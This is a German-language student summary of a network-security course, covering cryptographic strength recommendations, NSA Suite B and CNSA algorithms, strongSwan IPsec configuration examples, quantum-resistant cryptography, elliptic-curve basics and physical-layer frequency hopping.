

ZUSAMMENFASSUNG

Lernziele

- Sie kennen die auf den verschiedenen Schichten des OSI Kommunikationsmodells aktuell verwendeten Netzwerksicherheitsprotokolle und können diese praktisch anwenden.
- Sie beherrschen die modernen Konzepte der Netzwerkzugriffskontrolle und können Sie in die Praxis umsetzen
- Sie verstehen die aktuellen Ansätze, Betriebssysteme und Rechnerplattformen vor Angriffen und Unterwanderung durch Malware zu schützen.

Unterlagen / Bücher

- Unterlagen auf dem [Skripteserver](#)
- William Stallings, **Network Security Essentials**, Sixth Edition, 464 pages, 2016, ISBN 01-3452733-X

Lerninhalte

- Netzwerksicherheit
 - o Physical Layer
 - o Link Layer
 - o Network Layer
 - o Anonymisierungsverfahren im Internet
- Netzwerkzugriffskontrolle
 - o Firewalls, Intrusion Detection /Prevention Systeme
 - o Network Endpoint Assessment, Trusted Network Connect, Network Access Protection
- Plattformsicherheit
 - o Attacken (Beispiel Buffer Overflow, Root Kits, Lying Endpoint Problem)
 - o Hardware Security Module, Chipkarten
 - o Platform Trust Service auf Basis des Trusted Platform Moduls (TPM)
 - o UEFI Secure Boot, Window/Linux/Android Plattformsicherheit
 - o Gehärtete Betriebssysteme, Trusted Boot von virtuellen Maschinen

ÜBERSICHT DES MODULES

CRYPTOGRAPHICAL STRENGTH.....	8
NSA SUITE B CRYPTOGRAPHY.....	8
<i>NSA Suite B with 128 Bits strength</i>	8
<i>NSA Suite B with 192 Bits strength</i>	8
<i>RSA vs. EDCSA Performance Comparison.....</i>	9
<i>Mircosoft Windows with Suite B support.....</i>	9
<i>strongSwan VPN solution with suite B support.....</i>	9
<i>NIST 2012 Comparative Security Strength.....</i>	9
QUANTUM RESISTANT ALGORITHMUS.....	10
<i>D-Wave X2 quantum computer with 1000 qbits.....</i>	10
<i>Shor's and Grover's quantum algorithms.....</i>	10
<i>Commercial National Security Algorithm (CNSA) interim standard</i>	10
<i>Experimental quantum resistant Google Chrome browser (NewHope).....</i>	11
<i>strongSwan using quantum resistant algorithms</i>	11
ELLIPTIC CURVES.....	11
<i>What are elliptic curves?.....</i>	11
<i>Cryptographic applications for elliptic curves</i>	13
AUTHEENTICATED ENCRYPTION WITH ASSOCIATED DATA (AEAD).....	13
PHYSICAL LAYER SECURITY.....	14
QUANTUM CRYPTOGRAPHY	14
<i>Quantum Cryptography using Entangled Photons.....</i>	14
<i>Quantum Key Distribution using Entangled Photons.....</i>	15
<i>Quantum Key Distribution using the BB84 Protocol</i>	15
<i>Decoy States against Multi-Photon Splitting Attacks</i>	15
<i>Photon Yield versus Power Level.....</i>	15
<i>Photon Yield versus Transmission Distance</i>	15
<i>Photon Yield in 50 km (10 db Attenuation)</i>	16
<i>Layer 2 Encryption with Quantum Key Distribution.....</i>	16
<i>Cerberis QKD Server und Centauris Encryptors.....</i>	16
KEY DERIVATION USING PSEUDO RANDOM FUNCTIONS.....	17
<i>HMAC Funktion (RFC 2104).....</i>	17
<i>HMAC-Based Pseudo Random Function (PRF)</i>	17
<i>Deterministiv Random Bit Generator (DRBG).....</i>	17
<i>NIST 800-90A DRBG Inputs.....</i>	18
<i>NIST 800-90A DRBG Types.....</i>	18
<i>NIST 800-90A HMAC_DRBG 1</i>	18
<i>NIST 800-90A HMAC_DRBG 2</i>	18
TRUE RANDOM NUMBER GENERATORS.....	18
<i>Generating True Random Numbers</i>	18
<i>Hardware-based True Random Generators</i>	18
<i>The Intel RDRAND Instruction</i>	19
<i>Quantum Random Number Generator</i>	19
<i>Skew Corrections and Tests for Randomness</i>	19
VIRTUAL PRIVATE NETWORKS (VPN)	20
POINT-TO-POINT PROTOCOL (PPP)	20
<i>PPP-based Remote Access using Dial-In</i>	20
<i>The PPP Encryption Control Protocol (ECP).....</i>	20

<i>The PPP Extensible Authentication Protocol (EAP).....</i>	20
LAYER 2/3/4 VPNs.....	21
<i>Layer 2 Tunneling Protocol (L2TP) - Compulsory Mode.....</i>	21
<i>Layer 2 Tunneling Protocol (L2TP) - Voluntary Mode</i>	21
<i>Layer 3 Tunnel based on IPSec</i>	21
<i>L2TP over IPSec – Voluntary Mode</i>	21
<i>Layer 4 Tunnel based on SSL/TLS</i>	22
<i>Layer 2/3/4 VPNs - Pros and Cons</i>	22
MULTI-PROTOCOL LABEL SWITCHING (MPLS)	23
<i>MPLS Layer 2 Shim Header</i>	23
IPSEC TRANSPORT MODE.....	23
<i>IP Authentication Header (AH)</i>	24
<i>IP Encapsulating Security Payload (ESP).....</i>	24
IPSEC TUNNEL MODE	25
<i>IPSec Tunnels</i>	25
<i>IPSec Tunnel Mode using ESP.....</i>	25
<i>ESP Header (Initial Header / Payload / Trailer).....</i>	26
<i>IPSec Tunnel Mode CBC Packet Overhead.....</i>	26
<i>Authenticated Encryption with Associated Data (AEAD).....</i>	26
<i>IPsec Tunnel Mode AEAD Packet Overhead</i>	27
<i>IPSec Tunnel Mode using AH.....</i>	27
INTERNET KEY EXCHANGE IKE.....	27
<i>Internet Key Exchange – IKEv1 Main Mode.....</i>	28
<i>IKE Main Mode using Pre-Shared Keys.....</i>	28
<i>IKE Aggressive Mode using Pre-Shared Keys.....</i>	28
<i>Man-in-the-Middle Attack possible with IKE Aggressive Mode and XAUTH.....</i>	28
<i>ISAKMP and IPsec Security Associations.....</i>	28
<i>The New Standard – IKEv2.....</i>	28
VPN APPLICATIONS	30
<i>Virtual Private Networks.....</i>	30
<i>The „Road Warrior“ Remote Access Case.....</i>	30
<i>Windows 7 Agile VPN Client.....</i>	30
<i>strongSwan Applet for the Linux Desktop</i>	30
VPN FEATURES.....	30
<i>Extended Authentication</i>	30
<i>Configuration Payload.....</i>	30
<i>IKEv2 Dead Peer Decetion.....</i>	30
DATA LINK LAYER	31
PORT-BASED NETWORK ACCESS CONTROL – IEEE 802.1X	31
SECURE DEVICE IDENTIFIER – IEEE 802.1AR	31
<i>Symbolische Darstellung des Modules.....</i>	32
<i>Wie kann man diese sichere Hardware ID gebrauchen?</i>	32
MEDIA ACCESS CONTROL SECURITY – IEEE 802.1AE – MACSEC	32
<i>Connectivity Association (CA)</i>	32
<i>Secure Channel (SC) und Secure Association (SA).....</i>	33
<i>Secure Channel und Secure Association Identifiers.....</i>	33
<i>Two Stations in a point-to-point LAN</i>	33
<i>Frame Format.....</i>	34
<i>SecTag – Security Tag</i>	34

TCI – TAG Control Information Bits	34
Authenticated Encryption with Associated Data.....	35
Produkte	35
MACSEC KEY AGREEMENT PROTOCOL – IEEE 802.1X - MKA.....	35
<i>MAK distributes random SAK using CAK</i>	35
<i>MKA Key Derivation Function – KDF</i>	36
<i>Connectivity Association Key – CAK</i>	36
<i>Use of Pairwise CAKs to Distribute a Group CAK</i>	36
DNS SECURITY EXTENSIONS DNSSEC.....	37
KAMINSKY ATTACK ON THE DOMAIN NAME SYSTEM.....	37
<i>DNS Resolution via Recursive Nameserver</i>	37
<i>DNS Request</i>	37
<i>DNS Response</i>	37
<i>Simple DNS Cache Poisoning</i>	38
<i>The Dan Kaminsky DNS Vulnerability – July 2008</i>	38
DNS ROOT SERVERS	39
DNSSEC – DNS SECURITY	39
<i>DNSSEC Chain of trust</i>	39
<i>DNSSEC Resource record – DNSKEY</i>	40
<i>DNSSEC Resource record – RRSIG</i>	40
<i>DNSSEC Resource record – DS</i>	41
<i>DNSSEC Resource record – NSEC</i>	41
<i>DNSSEC Resource record – NSEC3</i>	41
DANE – DNS-BASED AUTHENTICATION OF NAMED ENTITIES	42
<i>Verifying Server and CA Certificates</i>	42
<i>Getting CA Certificate or Public Key</i>	43
<i>Verifying Self-Signed Server Certificates</i>	43
<i>Verifying Raw RSA Keys</i>	43
<i>Getting Server Certificate or Public Key</i>	44
DNS ROOT ZONE SIGNING PROCESS.....	44
<i>Key Signing Process</i>	44
<i>ICANN Key Ceremonies</i>	45
<i>Periodic Key Rollover</i>	46
<i>DNSSEC Deployment (October 24, 2016)</i>	46
VOICE-OVER-IP SECURITY.....	47
LAUSCHEN AUF MULTIMEDIA SESSIONS.....	48
<i>Mit Wireshark</i>	48
<i>Mit sniffdatei</i>	48
SICHERN DES MEDIA STREAMS	49
<i>Separate VLAN's für IP Telefone</i>	49
<i>Secure RTP (RFC 3711)</i>	49
<i>SRTP Standard Verschlüsselung und Authentifikationsalgorithmus</i>	50
<i>Session Schlüssel Ableitung</i>	50
<i>Sichern des Streams mit Secure RTP</i>	50
<i>Sichern des Media Streams (SRTP versus IPsec)</i>	51
<i>MIKEY Key Exchange (RFC 3830)</i>	51
SICHERN DES SIP CALL SETUPS	52
<i>SPIT (Spam over Internet Telephony)</i>	52
<i>Missbrauch von VoIP Signalling</i>	52

<i>Authentifikationsmethoden</i>	53
<i>SIPS – Hop to hop Projection by TLS</i>	53
<i>DomainKeys via DNS</i>	54
<i>Zusammenfassung</i>	54
ANONYMITY	55
NEEDS FOR ANONYMITY.....	55
PSEUDO-ANONYMOUS REMAILER.....	55
DAVID CHAUM'S CASCADE OF MIXES	56
UNTRACEABILITY	56
<i>By Using Public Key Cryptography.</i>	56
MIX FUNTIONALITY.....	57
HIGH-LATENCY VERSUS LOW-LATENCY ANONYMIZERS.....	58
LOW-LATENCY ANONYMIZERS.....	58
<i>JAR – Java Anon Proxy</i>	58
<i>Tor – The second generation onion router</i>	59
HIDDEN SERVICES USING RENDEZVOUS POINTS	60
FIREWALLS	61
NETZWERKSICHERUNG – EINE CASCADE VON SECURITY ZONEN.....	61
NEXT GENERATION FIREWALL (NGFW).....	61
INTRUSION DETECTION SYSTEMS	62
INTRUSION DETECTION SYSTEMS BASICS.....	62
<i>Wieso werden diese gebraucht?</i>	62
<i>Basics</i>	62
<i>Komponenten und Terminologie</i>	62
<i>Host-based IDS</i>	63
<i>Network IDS</i>	63
<i>Host-based IDS vs. Network IDS</i>	64
<i>Hybrid IDS</i>	64
<i>Operation Range</i>	64
IDS CONFIGURATION AND OPERATION	65
<i>Challenges</i>	65
<i>Signatures and Anomaly Detection</i>	65
IDS RESPONSES.....	67
<i>Send TCP Reset</i>	67
<i>Blocker Attacker at Firewall</i>	67
<i>Limitations of Reactive Actions</i>	67
<i>Intrusion Prevention System (IPS)</i>	68
NETWORK ACCESS CONTROL	69
OVERVIEW	69
<i>NAC</i>	69
<i>strongSwan Android VPN Client</i>	69
<i>strongTNC Policy Manager</i>	71
<i>NAC Compatibility Issue</i>	71
<i>Microsoft Network Access Protection (NAP)</i>	72
TRUSTED NETWORK CONNECT	73
<i>IKEv2 with EAP & Server Certificate</i>	73
<i>TNC IF-T Protocol via IKEv2 EAP-TTLS</i>	73

<i>Standards</i>	73
<i>Network Endpoint Assessment (NEA)</i>	74
<i>Layered TNC Protocol Stack</i>	74
<i>PB-TNC / IF-TNCCS 2.0 State Machine</i>	75
METADATA ACCESS POINT	75
<i>Traditional Approach – A Network of Silos</i>	75
<i>New Approach – Centralized MAP Service</i>	75
<i>Extended TNC Archtecture</i>	76
<i>IF-Map Metadata for Network Security</i>	76
<i>IF-MAP is a SOAP 1.2 over HTTPS Interface</i>	76
<i>Open Source TNC IF-Map Products</i>	77
<i>Cisco pxGrid Framework</i>	77
<i>Cisco Identity Service Engine (ISE)</i>	77
BUFFER OVERFLOW	78
GAINING ROOT ACCESS VIA BUFFER OVERFLOWS	78
VIRUTAL PROCESS MEMORY ORGANIZATION	78
FUNCTION CALLS	79
STACK GROWTH	79
SEGMENTATION FAULT CAUSED BY BUFFER OVERFLOW	80
CHANGING THE RETURN ADDRESS	80
THE EXECVE() COMMAND	81
THE ASSEMBLY CODE OF EXECVE() STARTING /BIN/SH	81
USING JMP AND CALL TO DETERMINE STRING ADDRESS	82
NULL-FREE SHELLCODE	82
TESTING THE SHELLCODE	82
INCLUDING THE BUFFER ADDRESS	83
OUR FIRST BUFFER OVERFLOW EXPLOIT MORE ROBUST	83
BUFFER OVERFLOW PROTECTION	84
SMART CARDS	85
OVERVIEW	85
<i>Types</i>	85
<i>Physical Factors</i>	85
PHYSICAL SECURITY	87
<i>Chip layout</i>	87
<i>Random cell placement</i>	87
<i>Classic Memory Layout</i>	88
<i>scrambled addressing</i>	88
<i>RAM Zelle – Charge Detection</i>	88
<i>Power and timing analysis</i>	89
SMART CARD FILE SYSTEM	89
<i>File System (ISO 7816-4)</i>	89
<i>File Names (ISO 7816-4)</i>	90
<i>Internal File Structure</i>	90
<i>File Types</i>	91
SMART CARD MESSAGES	93
<i>Application protocol data units (APDUs)</i>	93
<i>Response APDU</i>	93
<i>Übersicht über alle Abkürzungen</i>	93

PLATFORM TRUST SERVICES

HOW TO ESTABLISH TRUST IN A HOST AND IT'S OS?.....	94
TNC ARCHITECTURE WITH PLATFORM TRUST SERVICES	94
THE FUTURE – TRUSTWORTHY VIRTUAL HOSTS?	95
TRUSTED PLATFORM MODULE (TPM).....	95
<i>TPM Architecture</i>	95
<i>TPM Intergration into PC Hardware</i>	96
<i>Preparing TPM Ownership</i>	96
<i>Taking TPM Ownership</i>	96
<i>Storage Root Key (SRK)</i>	97
<i>Hybrid File Encryption with Storage Key</i>	97
<i>Attestation Identity Keys (AIK)</i>	98
<i>TPM Key Object – Important Fields</i>	98
<i>Binding vs. Sealing</i>	99
<i>Bootstrap Architecture in PC</i>	99
<i>Static Root of Trust for Measurement (SRTM)</i>	99
<i>TPM Software Intergration</i>	100
<i>Mutual Attestation of IoT Devices</i>	100

SECURE BOOT, VIRTUALIZATION & SEPARATION **101**

SECURE Boot	101
<i>Platform Key (PK)</i>	101
<i>Key Exchange Key (KEK)</i>	101
<i>Zugelassene Datenbanken (db)</i>	101
<i>Verbotene Datenbanken (dbx)</i>	102
VIRTUALIZATION.....	102
<i>Protection Rings</i>	102
<i>Type 1 and type 2 hypervisors</i>	102
<i>Intel Trused Execution Technology (TXT) allowing trusted boot</i>	102
SEPARATION	103
<i>Intel Platform Trust Technology (PTT)</i>	103
<i>Intel PTT implementing Firmware TPM</i>	103
<i>ARM TrustZone and Trusted Execution Environment (TEE)</i>	104
<i>Wechsel von der normalen Welt in die sichere Welt</i>	104
<i>GlobalPlatform Trused Execution Environment (TEE)</i>	104
<i>Muen Separation Kernel</i>	105
<i>Qubes OS Project</i>	105

Cryptographical Strength

Cryptographical strength needed today and equivalent cryptographical strength

	Recommended Algorithms	Key Size	True Strength
Symmetric Encryption	AES (CBC or Counter-Mode) ChaCha20 (Stream Cipher)	128 bits 256 bits	128 bits 256 bits
Data Integrity / Hash Function	SHA-256 (SHA-2 or SHA-3)	256 bits	128 bits
Key Exchange between Peers	Diffie Hellman with Prime Modulus (MODP)	3072 bits	128 bits
Digital Signature	RSA	3072 bits	128 bits
Public Key Encryption	RSA / El Gamal	3072 bits	128 bits
User Password	Abbreviated Passphrase	14* chars	≈80 bits

*22 base64 characters would be required for 128 bit strength but impossible to memorize!

NSA Suite B Cryptography



Das sichere Übermitteln von Informationen motiviert dazu eine Guideline/Standard zu haben, welche es zulässt gesicherte Informationen auf Stufe von TOP SECRET zu übermitteln, ohne Sicherheitseinbussen zu haben. Die NSA hat dies in dieser Suite adressiert. Einerseits beinhaltet es eine Strategie und andererseits soll es dabei helfen die verwendeten Produkte weiterzuverbreiten.

Die NSA selbst hat zwei „**conflicting**“ Departemente. Einerseits die Signals Intelligence (SIGINT), andererseits die Information Assurance Directorate (IAD). Sie stehen beide unter der gleichen Leitung. Während sich das eine Department für die Spionage einsetzt (wie BND), soll das andere Standards schaffen (wie BSI). In andere Länder ist die Organisation komplett getrennt.

NSA Suite B with 128 Bits strength

Auf dem Level **SECRET**

	Recommended Algorithms	Key Size	True Strength
Symmetric Encryption	AES	128 bits	128 bits
Data Integrity/Hash Function	SHA-256	256 bits	128 bits
Authenticated Encryption	AES-GCM (Galois-Counter-Mode)	128 bits	128 bits
Key Exchange between Peers	Elliptic Curve Diffie Hellman (ECDH)	256 bits	128 bits
Digital Signature	Elliptic Curve DSA (ECDSA)	256 bits	128 bits

NSA Suite B with 192 Bits strength

Auf dem Level **TOP SECRET**


	Recommended Algorithms	Key Size	True Strength
Symmetric Encryption	AES	256* bits	256 bits
Data Integrity / Hash Function	SHA-384	384 bits	192 bits
Authenticated Encryption	AES-GCM (Galois-Counter-Mode)	256* bits	256 bits
Key Exchange between Peers	ECDH	384 bits	192 bits
Digital Signature	ECDSA	384 bits	192 bits

RSA vs. EDCSA Performance Comparison

128 bit strength: number of private key signatures per second*



192 bit strength: number of private key signatures per second*



*measured on an Intel Core2Duo T9400 platform (one core, 32 bit Linux OS)

Mircosoft Windows with Suite B support

Ab Windows Vista und höher wird die Suite B mit Elliptischen Kurven auch unterstützt. Sie muss aber extra eingeschalten werden. Dazu existieren Anleitungen im Internet.

Ab der Version 1.2 von **TLS** wird diese auch dort unterstützt. Bei wird **AES-GCM** für die „authenticated encryption“ verwendet, **ECDHE** für den Schlüsselaustausch und **EDDSA** für die Signatur.

strongSwan VPN solution with suite B support

strongSwan bietet die Unterstützung von Suite B ebenfalls an.

```
# ipsec.secrets for gateway moon
: ECDSA moonKey.der

# ipsec.conf for gateway moon
conn rw
keyexchange=ikev2
ike=aes256-sha384-ecp384,aes128-sha256-ecp256!
esp=aes256gcm16,aes128gcm16!
leftsubnet=10.1.0.0/24
leftcert=moonCert.der
leftid=@moon.strongswan.org
right=%any
rightsourseip=10.3.0.0/24
auto=add

rw[1]: ESTABLISHED 9 seconds ago, 192.168.0.1[moon.strongswan.org]...
        192.168.0.100[carol@strongswan.org]
rw[1]: IKE SPIs: 7c1dcd22a8266a3b_i 12bc51bc21994cdc_r*
rw[1]: IKE proposal: AES_CBC_128/RMAC_SHA2_256_128/PRF_HMAC_SHA2_256/ECP_256
rw[1]: INSTALLED, TUNNEL, ESP SPIs: c05d34cd_i c9f09b38_o
rw[1]: AES_GCM_16_128, 84 bytes_i (6s ago), 84 bytes_o (6s ago),
rw[1]: 10.1.0.0/24 === 10.3.0.1/32
```



NIST 2012 Comparative Security Strength

Symmetric Keys	RSA/DH	ECDSA/ECDH/Hash	Validity
80	1024	160	Disallowed since 2014
112	2048	224	Acceptable until 2030
128	3072	256	Acceptable beyond 2030
192	7680	384	Acceptable beyond 2030
256	15360	512	Acceptable beyond 2030

All sizes are given in bits

Quantum Resistant Algorithmus

D-Wave X2 quantum computer with 1000 qbits

Solche Maschinen können beispielsweise das globale Minimum von mathematischen Funktionen finden. Es sieht nicht danach aus, dass er für Shor und Grover richtige quantum Zustände verwendet.



Shor's and Grover's quantum algorithms

Shor

RSA, DH, ECDSA und ECDH wären ins diesem Fall vollkommen lösbar. Dabei wäre ECC zuest.

Grover

Die Schlüsselgrösse von der symetrischen Verschlüsselung sowie von Hashalgorithmen müsste verdoppelt werden.

Commercial National Security Algorithm (CNSA) interim standard

Die Abteilung IAD will einen Standard herausbringen, welche für die Zukunft quantum resistente Algorithmen vorschlägt basierend auf der Suite B. Für alle Partner und Hersteller schlägt Sie vor nicht auf die Elliptischen Kurven zu wechseln, sondern sich auf die bevorstehenden Änderungen vorzubereiten. Bis zur Ende der Ausarbeitung soll die CNSA genutzt werden.

Über diesen Schritt existieren diverse Gerüchte, dass die NSA dies nur macht, da sie die elliptischen Kurven nicht knacken kann und die Leute so davon weg bringen will.

	Recommended Algorithms	Key Size	True Strength
Symmetric Encryption	AES	256 bits	128 bits
Data Integrity / Hash Function	SHA-384	384 bits	192 bits
Key Exchange between Peers	ECDH DH	384 bits 3072 bits	192* bits 128* bits
Digital Signature	ECDSA RSA	384 bits 3072 bits	192* bits 128* bits

* resistant against "small" quantum computers with unsufficient number of qbits

Experimental quantum resistant Google Chrome browser (NewHope)

Ein Quantum resistenter Algorithmus wird testweise in einem experimentellen Browser eingesetzt. CECPQ1 ist die experimentelle Cipher Suite auf TLS 1.2. Sie benutzt einerseits den „New Hope“ - Algorithmus und ECDHE benutzt Curve25519 von Dan Bernstein.

strongSwan using quantum resistant algorithms

Unterstützung in der strongSwan Version 5.5.1

```
# ipsec.secrets for gateway moon
: BLISS moonKey.der

# ipsec.conf for gateway moon
conn rw
keyexchange=ikev2
ike=aes256-sha256-ntru256!
esp=aes256gcm16!
leftsubnet=10.1.0.0/24
leftcert=moonCert.der
leftid@moon.strongswan.org
right=%any
rightsourceip=10.3.0.0/24
auto=add

rw[1]: ESTABLISHED 9 seconds ago, 192.168.0.1[moon.strongswan.org]...
        192.168.0.100[carol@strongswan.org]
rw[1]: IKE SPIs: 7c1ddc22a8266a3b_i 12bc51bc21994cdc_r*
rw[1]: IKE proposal: AES_CBC_256/HMAC_SHA2_256_128/PRF_HMAC_SHA2_256/NTRU_128
rw[1]: INSTALLED, TUNNEL, ESP SPIs: c05d34cd_i c9f09b38_o
rw[1]: AES_GCM_16_256, 84 bytes_i (6s ago), 84 bytes_o (6s ago),
rw[1]: 10.1.0.0/24 === 10.3.0.1/32
```

Elliptic Curves

What are elliptic curves?

General form:


$$y^2 = x^3 + ax + b$$

Condition for distinct single roots:

$$4a^3 + 27b^2 \neq 0$$

Example:

$$\begin{aligned} y^2 &= x^3 - 4x \\ &= x(x-2)(x+2) \end{aligned}$$



What is an Algebraic Group $\langle G, * \rangle$?

A **group** is an algebraic system consisting of a set **G** and an operation ***** such that for all elements **a, b** and **c** in **G** the following conditions must be fulfilled:

- Closure: $a * b$ must remain in **G**
- Associativity: $a * (b * c) = (a * b) * c$
- Neutral Element: $a * e = e * a = a$
- Inverse Element: $a * a' = a' * a = e$
- Commutativity: $a * b = b * a$ (Abelian Group)

Examples:

- Addition: $\langle R, + \rangle$ $e = 0$, $a' = -a$
- Multiplication: $\langle R - \{0\}, \cdot \rangle$ $e = 1$, $a' = a^{-1}$

Neutral and Inverse Elements

Inverse element:

$$P'(x, -y) = P(x, y)$$

is mirrored on x-axis


Point addition with inverse element:

$$P + P' = O$$

results in a neutral element **O(x, ∞)** at infinity


Neutral element:

$$P + O = P$$

**Point Iteration – Adding a point k-1 times to itself**

Point Iteration:

$$kP = P + P + \dots + P$$

**Points $P(x,y)$ on an Elliptic Curve from a Group**


Group set:

All points $P(x,y)$ lying on an elliptic curve

Group operation:

Point addition


$$R = P + Q$$

**Point Doubling – Adding a point to itself**

Point Doubling:

Form the tangent in Point $P(x,y)$

$$R = P + P = 2P$$

**How can Geometry be useful for Cryptography?**

Die Kurven können als Galois Felder definiert werden mit:


$$y^2 = x^3 + ax + b \mod p$$

Wo die Feldgrösse **p** eine Primzahl ist und $\{0, 1, \dots, p-1\}$ eine abelian Gruppe unter der Addition modulo **p** und $\{1, \dots, p-1\}$ eine abelian Gruppe unter der Multiplikation modulo **p** ist.

- Diffie-Hellman: Basis g and prime p



- Elliptic Curve Cryptosystem: ECC, basis point P and prime p




Folgende ECC Algorithmen wurden definiert:


- ECDH (Elliptic Curve Diffie-Hellman) für den sicheren Schlüsselaustausch
- ECIES (Elliptic Curve Integrated Encryption Scheme) für die Public Key Verschlüsselung
- ECDSA (Elliptic Curve Digital Signature Algorithm) für digitale Signaturen.

Eine Generierung ist ab der OpenSSL Version 0.9.8 möglich.

Authenticated Encryption with Associated Data (AEAD)



Physical Layer Security



Viele drahtlose Kommunikationssysteme verwenden Frequenzsprung, in erster Linie mit dem Ziel, eine totale Signallösung aufgrund eines Fading-Kanals und / oder Mehrwegreflexionen (z. B. GSM, Bluetooth, IEEE 802.11 WLAN im FH-Modus, US-Version von DECT) zu vermeiden. Für diese drahtlosen Kommunikationsstandards sind die exakten Sprungfolgen entweder bekannt oder werden über einen Pilotkanal gesendet.

Militärische Kommunikationssysteme in den 70er und 80er Jahren verwendeten Frequenzsprung basierend auf geheimen Sprungfolgen, um Abhören und Blockieren zu vermeiden.


Mit der entsprechenden Messtechnik kann heute jedes beliebige Frequenzsprungsystem problemlos überwacht werden. Somit bieten Frequenzsprungschemata keine wirkliche kryptographische Sicherheit, sondern schützen vor nur zufälligen Hörern.

